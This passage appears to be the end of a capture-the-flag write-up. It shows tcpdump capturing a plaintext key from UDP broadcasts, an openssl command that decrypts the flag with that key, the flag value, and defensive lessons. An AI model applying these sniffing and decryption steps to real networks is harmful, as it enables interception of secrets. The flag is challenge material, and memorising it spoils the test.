    inet6 fe80::3d1f:3f27:a950:2c6d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

tcpdump -i ens33 -A udp port 9999
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens33, link-type EN10MB (Ethernet), snapshot length 262144 bytes
09:21:09.130704 IP 172.16.253.138.39630 > 172.16.253.255.9999: UDP, length 14
E..*.s@.@.f...........'...S.sup3rS3cr3tKey
09:21:11.600287 IP 172.16.253.138.51169 > 172.16.253.255.9999: UDP, length 14
E..*..@.@.c5.........'...S.sup3rS3cr3tKey
```

Captured packets reveal the encryption key in plaintext. Using the leaked key and the encryption parameters, we decrypt the flag.

```
openssl enc -aes-256-cbc -d -pbkdf2 -in flag.enc -out flag.txt -k sup3rS3cr3tKey

ls
enc.info
flag.enc
flag.txt
HINT
nohup.out
shell.war

cat flag.txt
flag{R1P_J0N4TH4N}
```

final flag: `flag{R1P_J0N4TH4N}`

Learned lessons

- Reduce exposed services to minimize the attack surface.
- Enforce strong authentication and rate limiting to mitigate brute-force attacks.
- Restrict access to administrative panels (e.g., Tomcat Manager) using network rules.
- Validate and sanitize uploaded files (zero-trust approach).
- Avoid transmitting sensitive information in plaintext.

- Use secure protocols and encrypted channels for key exchange and administration.
- Keep services updated and apply security patches regularly.
- Small misconfigurations may seem harmless individually, but chaining multiple weaknesses can lead to severe compromise.